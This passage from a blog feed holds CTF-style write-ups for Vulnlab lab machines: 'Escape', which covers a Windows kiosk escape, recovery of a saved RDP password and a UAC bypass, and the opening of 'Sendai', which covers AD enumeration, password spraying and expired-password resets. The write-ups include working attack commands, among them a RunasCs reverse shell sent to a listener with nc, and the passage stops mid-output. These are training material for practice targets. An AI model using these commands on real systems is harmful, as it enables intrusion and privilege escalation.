    <content type="html"><![CDATA[<p>Escape is an easy Windows machine created by xct and kozie. It involves Kiosk escape, capturing a password from an encrypted RDP profile, and bypassing UAC.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">PORT     STATE SERVICE</span><br><span class="line">3389/tcp open  ms-wbt-server</span><br></pre></td></tr></table></figure><p>From the NMAP scan, we see just one port open, which is RDP.</p><h1 id="RDP"><a href="#RDP" class="headerlink" title="RDP"></a>RDP</h1><p>We don’t have any credentials, but we can try to RDP without providing anything and by disabling nla protocol security:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>xfreerdp /v:10.10.103.87 /size:1280x720 /tls-seclevel:0 -sec-nla</span></pre></td></tr></table></figure><p>We are presented with a conference display screen and a message saying we can login as <code>KioskUser0</code> without a password:<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2Fc2290dc0-4715-407b-9c61-db9d210e213c%2FPasted_image_20240528184035.png?table=block&id=bfd066a2-fcf0-4fd3-a07c-97babe8bcff2&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=2000&userId=&cache=v2" alt="Pasted image 20240528184035.png"><br>Indeed, we got in and find ourselves inside a kiosk mode, a feature used to limit what a user can do on a machine.<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F63419e3a-78eb-483a-b60c-ea6f2f33fc5f%2FUntitled.png?table=block&id=b317a29e-62c6-486d-9c06-d777149a1fbe&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=2000&userId=&cache=v2" alt="Untitled"></p><h1 id="Kiosk-Escape"><a href="#Kiosk-Escape" class="headerlink" title="Kiosk Escape"></a>Kiosk Escape</h1><p>So our goal is to escape this mode and get full access to the machine. If we search for kiosk mode escape, we can find <a href="https://blog.nviso.eu/2022/05/24/breaking-out-of-windows-kiosks-using-only-microsoft-edge/">this article</a> that talks about it.<br>An easy way to escape is to press the Windows key, search for msedge and start it, then from the search bar we can type <code>file:///C:/</code> and go into the C drive<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F08131e4b-807b-4ec5-912f-900a465c301d%2FPasted_image_20240528190215.png?table=block&id=64619fa4-4951-4b47-a572-095be0a72bb4&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1290&userId=&cache=v2" alt="Pasted image 20240528190215.png"><br>Now, we can navigate to <code>C:/Windows/System32/</code>, click on <code>cmd.exe</code>, and it will download.<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2Fbeddbadd-f244-46e9-9e4f-7305e9db014f%2FPasted_image_20240528190408.png?table=block&id=4feec7f8-04e1-410e-b421-7e00c34df9ca&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1800&userId=&cache=v2" alt="Pasted image 20240528190408.png"><br>After that, we can open the Downloads folder and find it there. However, if we try to open it, the following message appears: <code>This operation has been canceled due to system limitations. Contact your system administrator.</code><br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2Ff97a8bb1-131e-4124-8c3f-d0b7a8d0ed7e%2FPasted_image_20240528190922.png?table=block&id=4ea1cd2b-a7aa-4d24-93b6-fd7abad1c305&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1560&userId=&cache=v2" alt="Pasted image 20240528190922.png"><br>This restriction is due to Kiosk mode, which only allows Microsoft edge. So, what if we rename <code>cmd.exe</code> to <code>msedge</code><br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F237dd2a6-2258-45b3-9a58-d2326bd0297c%2FUntitled.png?table=block&id=21e9ebe8-e4b3-42b7-b9d6-a26884a01d25&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=2000&userId=&cache=v2" alt="Untitled"><br>You guessed it right! it will launch <code>cmd.exe</code>. That’s because AppLocker is only checking the file name instead of the path.</p><h1 id="User"><a href="#User" class="headerlink" title="User"></a>User</h1><p>Now that we’ve escaped the Kiosk mode and have command prompt running, we can grab our user flag.</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\Users\kioskUser0\Desktop&gt;dir</span><br><span class="line">The system cannot find message text for message number 0x235e in the message file for Application.</span><br><span class="line">The system cannot find message text for message number 0x235b in the message file for Application.</span><br><span class="line"></span><br><span class="line">DNS bad key.</span><br><span class="line">02/04/2024  02:15 AM    The system cannot find message text for message number 0x2373 in the message file for Application.</span><br><span class="line">                                       .</span><br><span class="line">02/04/2024  02:15 AM    The system cannot find message text for message number 0x2373 in the message file for Application.</span><br><span class="line">                                       ..</span><br><span class="line">02/03/2024  04:47 AM             2,352 Microsoft Edge.lnk</span><br><span class="line">02/03/2024  04:48 AM                36 user_07eb46.txt</span><br><span class="line">      The system cannot find message text for message number 0x2378 in the message file for Application.</span><br><span class="line">      The system cannot find message text for message number 0x2379 in the message file for Application.</span><br><span class="line"></span><br><span class="line">C:\Users\kioskUser0\Desktop&gt;type user_07eb46.txt</span><br><span class="line">VL&#123;REDCATED&#125;</span><br></pre></td></tr></table></figure><p>As you can see, the command prompt is throwing errors. To get rid of that, we can spawn PowerShell, and all those errors would disappear.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line out">C:\Users\kioskUser0\Desktop&gt;powershell</span><span class="line out"><br>Windows PowerShell</span><span class="line out"><br>Copyright (C) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>Try the new cross-platform PowerShell &lt;https://aka.ms/pscore6&gt;</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">PS C:\Users\kioskUser0\Desktop&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\Users\kioskUser0\Desktop</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----          2/3/2024   3:47 AM           2352 Microsoft Edge.lnk</span><span class="line out"><br>-a----          2/3/2024   3:48 AM             36 user_07eb46.txt</span></pre></td></tr></table></figure><h1 id="PrivEsc"><a href="#PrivEsc" class="headerlink" title="PrivEsc"></a>PrivEsc</h1><p>In <code>C:\</code>, we can see a folder called <code>_admin</code> :</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\&gt; </span>cmd /c dir /A</span><span class="line out"><br> Volume in drive C has no label.</span><span class="line out"><br> Volume Serial Number is 4A4B-52B4</span><span class="line out"><br></span><span class="line out"><br> Directory of C:\</span><span class="line out"><br></span><span class="line out"><br>02/04/2024  01:52 AM    &lt;DIR&gt;          $Recycle.Bin</span><span class="line out"><br>02/03/2024  10:36 AM    &lt;DIR&gt;          $WinREAgent</span><span class="line out"><br>02/03/2024  12:32 PM    &lt;JUNCTION&gt;     Documents and Settings [C:\Users]</span><span class="line out"><br>02/04/2024  02:35 AM             8,192 DumpStack.log</span><span class="line out"><br>05/28/2024  10:32 AM             8,192 DumpStack.log.tmp</span><span class="line out"><br>05/28/2024  10:32 AM       418,598,912 hiberfil.sys</span><span class="line out"><br>02/03/2024  04:11 AM    &lt;DIR&gt;          inetpub</span><span class="line out"><br>05/28/2024  10:32 AM     1,207,959,552 pagefile.sys</span><span class="line out"><br>12/07/2019  02:14 AM    &lt;DIR&gt;          PerfLogs</span><span class="line out"><br>02/03/2024  07:03 AM    &lt;DIR&gt;          Program Files</span><span class="line out"><br>02/03/2024  04:03 AM    &lt;DIR&gt;          Program Files (x86)</span><span class="line out"><br>02/04/2024  02:02 AM    &lt;DIR&gt;          ProgramData</span><span class="line out"><br>05/28/2024  10:33 AM    &lt;DIR&gt;          Recovery</span><span class="line out"><br>05/28/2024  10:32 AM        16,777,216 swapfile.sys</span><span class="line out"><br>02/03/2024  03:32 AM    &lt;DIR&gt;          System Volume Information</span><span class="line out"><br>02/03/2024  04:43 AM    &lt;DIR&gt;          Users</span><span class="line out"><br>05/28/2024  10:35 AM    &lt;DIR&gt;          Windows</span><span class="line out"><br>02/03/2024  04:05 AM    &lt;DIR&gt;          _admin</span><span class="line out"><br>               5 File(s)  1,643,352,064 bytes</span><span class="line out"><br>              13 Dir(s)   6,637,834,240 bytes free</span></pre></td></tr></table></figure><p>Inside it, we find a file called <code>profile.xml</code> related to <code>Remote Desktop Plus</code>.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\&gt; </span>cd .\_admin\</span><span class="line cmd"><br><span class="prompt">PS C:\_admin&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\_admin</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>d-----          2/3/2024   3:04 AM                installers</span><span class="line out"><br>d-----          2/3/2024   3:05 AM                passwords</span><span class="line out"><br>d-----          2/3/2024   3:05 AM                temp</span><span class="line out"><br>-a----          2/3/2024   3:03 AM              0 Default.rdp</span><span class="line out"><br>-a----          2/3/2024   3:04 AM            574 profiles.xml</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">PS C:\_admin&gt; </span>cat .\profiles.xml</span><span class="line out"><br>&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-16&quot;?&gt;</span><span class="line out"><br>&lt;!-- Remote Desktop Plus --&gt;</span><span class="line out"><br>&lt;Data&gt;</span><span class="line out"><br>  &lt;Profile&gt;</span><span class="line out"><br>    &lt;ProfileName&gt;admin&lt;/ProfileName&gt;</span><span class="line out"><br>    &lt;UserName&gt;127.0.0.1&lt;/UserName&gt;</span><span class="line out"><br>    &lt;Password&gt;JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=&lt;/Password&gt;</span><span class="line out"><br>    &lt;Secure&gt;False&lt;/Secure&gt;</span><span class="line out"><br>  &lt;/Profile&gt;</span><span class="line out"><br>&lt;/Data&gt;</span></pre></td></tr></table></figure><p>We can find the actual Remote Desktop Plus program inside <code>C:\Program Files (x86)\Remote Desktop Plus</code>.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\&gt; </span>cd &#x27;.\Program Files (x86)\&#x27;</span><span class="line cmd"><br><span class="prompt">PS C:\Program Files (x86)&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\Program Files (x86)</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>d-----         12/7/2019   1:31 AM                Common Files</span><span class="line out"><br>d-----          2/3/2024   3:07 AM                Internet Explorer</span><span class="line out"><br>d-----          2/3/2024   3:14 AM                Microsoft</span><span class="line out"><br>d-----         12/7/2019   1:31 AM                Microsoft.NET</span><span class="line out"><br>d-----          2/3/2024   3:03 AM                Remote Desktop Plus</span><span class="line out"><br>d-----          2/3/2024   3:07 AM                Windows Defender</span><span class="line out"><br>d-----          2/3/2024   3:07 AM                Windows Mail</span><span class="line out"><br>d-----          2/3/2024   3:07 AM                Windows Media Player</span><span class="line out"><br>d-----         12/7/2019   1:54 AM                Windows Multimedia Platform</span><span class="line out"><br>d-----         12/7/2019   1:50 AM                Windows NT</span><span class="line out"><br>d-----          2/3/2024   3:07 AM                Windows Photo Viewer</span><span class="line out"><br>d-----         12/7/2019   1:54 AM                Windows Portable Devices</span><span class="line out"><br>d-----         12/7/2019   1:31 AM                WindowsPowerShell</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">PS C:\Program Files (x86)&gt; </span>cd &#x27;.\Remote Desktop Plus\&#x27;</span><span class="line cmd"><br><span class="prompt">PS C:\Program Files (x86)\Remote Desktop Plus&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\Program Files (x86)\Remote Desktop Plus</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----         3/13/2018  10:47 PM         267264 rdp.exe</span></pre></td></tr></table></figure><p>Let’s start Remote Desktop Plus and load the profile.xml file inside it by going to <code>Manage profiles</code> -&gt; <code>Import and export</code> -&gt; <code>Import profiles</code>. You’ll need to place the profile.xml file in the Downloads folder since that’s the only location from which we can load files. Now, we can capture the password from memory using  a tool called <a href="https://www.nirsoft.net/utils/bullets_password_view.html">BulletsPassView</a>. We just need to start the tool when the profile gets loaded into the RDP program, and it will immediately find the password, as shown here:<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2Fbcb959d9-e6ad-43e1-8a12-e670df367942%2FUntitled.png?table=block&id=f0df4d26-6ae2-49a0-b884-e90bebe5b3e3&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1420&userId=&cache=v2" alt="Untitled"><br>This is the password of the <code>admin</code> user, who is in the Administrators group.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\Users\kioskUser0\Downloads&gt; </span>net user admin</span><span class="line out"><br>User name                    admin</span><span class="line out"><br>Full Name</span><span class="line out"><br>Comment</span><span class="line out"><br>User&#x27;s comment</span><span class="line out"><br>Country/region code          000 (System Default)</span><span class="line out"><br>Account active               Yes</span><span class="line out"><br>Account expires              Never</span><span class="line out"><br></span><span class="line out"><br>Password last set            2/3/2024 3:45:01 AM</span><span class="line out"><br>Password expires             Never</span><span class="line out"><br>Password changeable          2/3/2024 3:45:01 AM</span><span class="line out"><br>Password required            No</span><span class="line out"><br>User may change password     Yes</span><span class="line out"><br></span><span class="line out"><br>Workstations allowed         All</span><span class="line out"><br>Logon script</span><span class="line out"><br>User profile</span><span class="line out"><br>Home directory</span><span class="line out"><br>Last logon                   2/3/2024 5:30:47 AM</span><span class="line out"><br></span><span class="line out"><br>Logon hours allowed          All</span><span class="line out"><br></span><span class="line out"><br>Local Group Memberships      *Administrators</span><span class="line out"><br>Global Group memberships     *None</span><span class="line out"><br>The command completed successfully.</span></pre></td></tr></table></figure><p>Now that we have the password, we can use <code>runas</code> to spawn a command prompt as the admin user:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\Users\kioskUser0\Downloads&gt; </span>runas /user:admin cmd</span><span class="line out"><br>Enter the password for admin:</span><span class="line out"><br>Attempting to start cmd as user &quot;ESCAPE\admin&quot; ...</span></pre></td></tr></table></figure><h1 id="UAC-Bypass"><a href="#UAC-Bypass" class="headerlink" title="UAC Bypass"></a>UAC Bypass</h1><p>Although the use is in the Administrators group, he doesn’t have any privileges and that’s because of UAC</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\Windows\system32&gt;whoami</span><br><span class="line">escape\admin</span><br><span class="line"></span><br><span class="line">C:\Windows\system32&gt;whoami /priv</span><br><span class="line"></span><br><span class="line">PRIVILEGES INFORMATION</span><br><span class="line">----------------------</span><br><span class="line"></span><br><span class="line">Privilege Name                Description                          State</span><br><span class="line">============================= ==================================== ========</span><br><span class="line">SeShutdownPrivilege           Shut down the system                 Disabled</span><br><span class="line">SeChangeNotifyPrivilege       Bypass traverse checking             Enabled</span><br><span class="line">SeUndockPrivilege             Remove computer from docking station Disabled</span><br><span class="line">SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled</span><br><span class="line">SeTimeZonePrivilege           Change the time zone                 Disabled</span><br></pre></td></tr></table></figure><p>To bypass UAC, we can use <code>RunasCs.exe</code> with the <code>--bypass-uac</code> flag:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\Users\kioskUser0\Downloads&gt; </span>.\r.exe admin &lt;REDACTED&gt; -r 10.8.0.210:1337 cmd --bypass-uac</span><span class="line out"><br></span><span class="line out"><br>[+] Running in session 2 with process function CreateProcessWithLogonW()</span><span class="line out"><br>[+] Using Station\Desktop: WinSta0\Default</span><span class="line out"><br>[+] Async process &#x27;C:\Windows\system32\cmd.exe&#x27; with pid 1376 created in background.</span></pre></td></tr></table></figure><p>As you can see, we got a shell as the admin user with all privileges:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nc -nlvp 1337</span><span class="line out"><br>Listening on 0.0.0.0 1337</span><span class="line out"><br>Connection received on 10.10.103.87 51648</span><span class="line out"><br>Microsoft Windows [Version 10.0.19045.3996]</span><span class="line out"><br>(c) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>C:\Windows\system32&gt;whoami /priv</span><span class="line out"><br></span><span class="line out"><br>PRIVILEGES INFORMATION</span><span class="line out"><br>----------------------</span><span class="line out"><br></span><span class="line out"><br>Privilege Name                            Description                                                        State</span><span class="line out"><br>========================================= ================================================================== ========</span><span class="line out"><br>SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled</span><span class="line out"><br>SeSecurityPrivilege                       Manage auditing and security log                                   Enabled</span><span class="line out"><br>SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled</span><span class="line out"><br>SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled</span><span class="line out"><br>SeSystemProfilePrivilege                  Profile system performance                                         Enabled</span><span class="line out"><br>SeSystemtimePrivilege                     Change the system time                                             Enabled</span><span class="line out"><br>SeProfileSingleProcessPrivilege           Profile single process                                             Enabled</span><span class="line out"><br>SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled</span><span class="line out"><br>SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled</span><span class="line out"><br>SeBackupPrivilege                         Back up files and directories                                      Disabled</span><span class="line out"><br>SeRestorePrivilege                        Restore files and directories                                      Disabled</span><span class="line out"><br>SeShutdownPrivilege                       Shut down the system                                               Enabled</span><span class="line out"><br>SeDebugPrivilege                          Debug programs                                                     Disabled</span><span class="line out"><br>SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled</span><span class="line out"><br>SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled</span><span class="line out"><br>SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled</span><span class="line out"><br>SeUndockPrivilege                         Remove computer from docking station                               Enabled</span><span class="line out"><br>SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled</span><span class="line out"><br>SeImpersonatePrivilege                    Impersonate a client after authentication                          Disabled</span><span class="line out"><br>SeCreateGlobalPrivilege                   Create global objects                                              Enabled</span><span class="line out"><br>SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled</span><span class="line out"><br>SeTimeZonePrivilege                       Change the time zone                                               Enabled</span><span class="line out"><br>SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled</span><span class="line out"><br>SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled</span></pre></td></tr></table></figure><p>Now we can grab the root flag:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\Windows\system32&gt;cd C:\users\administrator\desktop</span><br><span class="line"></span><br><span class="line">C:\Users\Administrator\Desktop&gt;type root.txt</span><br><span class="line">VL&#123;REDACTED&#125;</span><br></pre></td></tr></table></figure><p>That concludes this box. I hope you learned something new! 🐱</p>]]></content>
    
    
    <summary type="html">Kiosk escape, encrypted RDP profile password, UAC bypass</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="windows" scheme="https://seriotonctf.github.io/tags/windows/"/>
    
    <category term="kiosk escape" scheme="https://seriotonctf.github.io/tags/kiosk-escape/"/>
    
    <category term="applocker bypass" scheme="https://seriotonctf.github.io/tags/applocker-bypass/"/>
    
    <category term="uac bypass" scheme="https://seriotonctf.github.io/tags/uac-bypass/"/>
    
  </entry>
  
  <entry>
    <title>Sendai - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Sendai-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Sendai-Vulnlab/</id>
    <published>2024-03-17T17:13:40.000Z</published>
    <updated>2026-05-24T17:17:00.310Z</updated>
    
    <content type="html"><![CDATA[<p>Sendai is a medium Active Directory machine from Vulnlab, created by xct. This box is a retiring hiring challenge offering multiple paths for exploitation. The path I’ve taken involves resetting a user password with <code>STATUS_PASSWORD_MUST_CHANGE</code> status, abusing GenericALL permissions, and reading the gMSA password. For privilege escalation, we exploit both ESC4 and ESC1.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">PORT     STATE SERVICE</span><br><span class="line">53/tcp   open  domain</span><br><span class="line">80/tcp   open  http</span><br><span class="line">88/tcp   open  kerberos-sec</span><br><span class="line">135/tcp  open  msrpc</span><br><span class="line">139/tcp  open  netbios-ssn</span><br><span class="line">389/tcp  open  ldap</span><br><span class="line">443/tcp  open  https</span><br><span class="line">445/tcp  open  microsoft-ds</span><br><span class="line">464/tcp  open  kpasswd5</span><br><span class="line">593/tcp  open  http-rpc-epmap</span><br><span class="line">636/tcp  open  ldapssl</span><br><span class="line">3268/tcp open  globalcatLDAP</span><br><span class="line">3269/tcp open  globalcatLDAPssl</span><br><span class="line">3389/tcp open  ms-wbt-server</span><br></pre></td></tr></table></figure><p>From the Nmap scan, we can see that we are dealing with a Domain Controller, as indicated by the presence of DNS, Kerberos and LDAP.</p><h1 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h1><p>Let’s start by enumerating SMB using CrackMapExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme smb 10.10.79.192 -u &#x27;meow&#x27; -p &#x27;&#x27; --users --shares</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\meow:</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.79.192   445    DC               Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.79.192   445    DC               -----           -----------     ------</span><span class="line out"><br>SMB         10.10.79.192   445    DC               ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.79.192   445    DC               C$                              Default share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               config</span><span class="line out"><br>SMB         10.10.79.192   445    DC               IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.79.192   445    DC               NETLOGON                        Logon server share</span><span class="line out"><br>SMB         10.10.79.192   445    DC                        READ            company share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               SYSVOL                          Logon server share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               Users           READ</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Trying to dump local users with SAMRPC protocol</span></pre></td></tr></table></figure><p>As shown, we can list shares with any user we enter and a null password. Let’s try to get a list of usernames using the <code>--rid-brute</code> flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme smb 10.10.79.192 -u &#x27;meow&#x27; -p &#x27;&#x27; --rid-brute</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\meow:</span><span class="line out"><br>SMB         10.10.79.192   445    DC               498: SENDAI\Enterprise Read-only Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               500: SENDAI\Administrator (SidTypeUser)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               501: SENDAI\Guest (SidTypeUser)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               502: SENDAI\krbtgt (SidTypeUser)</span><span class="line out"><br>[SNIP]</span><span class="line out"><br>SMB         10.10.79.192   445    DC               1107: SENDAI\staff (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               1108: SENDAI\Dorothy.Jones (SidTypeUser)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               1109: SENDAI\Kerry.Robinson (SidTypeUser)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               1110: SENDAI\Naomi.Gardner (SidTypeUser)</span><span class="line out"><br>[SNIP]</span></pre></td></tr></table></figure><p>That worked, and we successfully got a list of all the users in the domain. Let’s get just the users and put them in a new file</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat all.txt | cut -d &#x27;\&#x27; -f2 | awk &#x27;&#123;print $1&#125;&#x27; | tee users.txt</span><span class="line out"><br>Administrator</span><span class="line out"><br>sqlsvc</span><span class="line out"><br>websvc</span><span class="line out"><br>staff</span><span class="line out"><br>Dorothy.Jones</span><span class="line out"><br>Kerry.Robinson</span><span class="line out"><br>Naomi.Gardner</span><span class="line out"><br>Anthony.Smith</span><span class="line out"><br>Susan.Harper</span><span class="line out"><br>Stephen.Simpson</span><span class="line out"><br>Marie.Gallagher</span><span class="line out"><br>Kathleen.Kelly</span><span class="line out"><br>Norman.Baxter</span><span class="line out"><br>Jason.Brady</span><span class="line out"><br>Elliot.Yates</span><span class="line out"><br>[SNIP]</span></pre></td></tr></table></figure><p>We can attempt to spray a null password with this list of usernames</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme smb sendai.vl -u users.txt -p &#x27;&#x27; --continue-on-success</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\staff:</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [-] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\ca-operators:</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\admsvc:</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\support:</span></pre></td></tr></table></figure><h1 id="Password-Change"><a href="#Password-Change" class="headerlink" title="Password Change"></a>Password Change</h1><p>We notice something interesting, the users Elliot and Thomas both have <code>STATUS_PASSWORD_MUST_CHANGE</code>. A quick google search led us to this post here that explains how to reset the password <a href="https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/">Resetting an Expired Password Remotely</a>. I also found this writeup very helpful <a href="https://snovvcrash.rocks/2020/10/31/pretending-to-be-smbpasswd-with-impacket.html">Pretending to Be smbpasswd with impacket</a> because we can just use <code>impacket-smbpasswd</code> and set the new password. For this, we can use the following command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>impacket-smbpasswd -newpass Passw0rd@ &#x27;Elliot.Yates&#x27;:@10.10.79.192</span><span class="line out"><br>Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra</span><span class="line out"><br></span><span class="line out"><br>===============================================================================</span><span class="line out"><br>  Warning: This functionality will be deprecated in the next Impacket version</span><span class="line out"><br>===============================================================================</span><span class="line out"><br></span><span class="line out"><br>Current SMB password:</span><span class="line out"><br>[!] Password is expired, trying to bind with a null session.</span><span class="line out"><br>[*] Password was changed successfully.</span></pre></td></tr></table></figure><p>Here, I set the password <code>Passw0rd@</code> for the user <code>Elliot.Yates</code>. If it asks for the current SMB password we can just press enter for a blank password. Now that we successfully reset Elliot’s password, we can enumerate further</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme smb sendai.vl -u Elliot.Yates -p &#x27;Passw0rd@&#x27; --shares</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [+] sendai.vl\Elliot.Yates:Passw0rd@</span><span class="line out"><br>SMB         10.10.79.192   445    DC               [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.79.192   445    DC               Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.79.192   445    DC               -----           -----------     ------</span><span class="line out"><br>SMB         10.10.79.192   445    DC               ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.79.192   445    DC               C$                              Default share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               config          READ,WRITE</span><span class="line out"><br>SMB         10.10.79.192   445    DC               IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.79.192   445    DC               NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         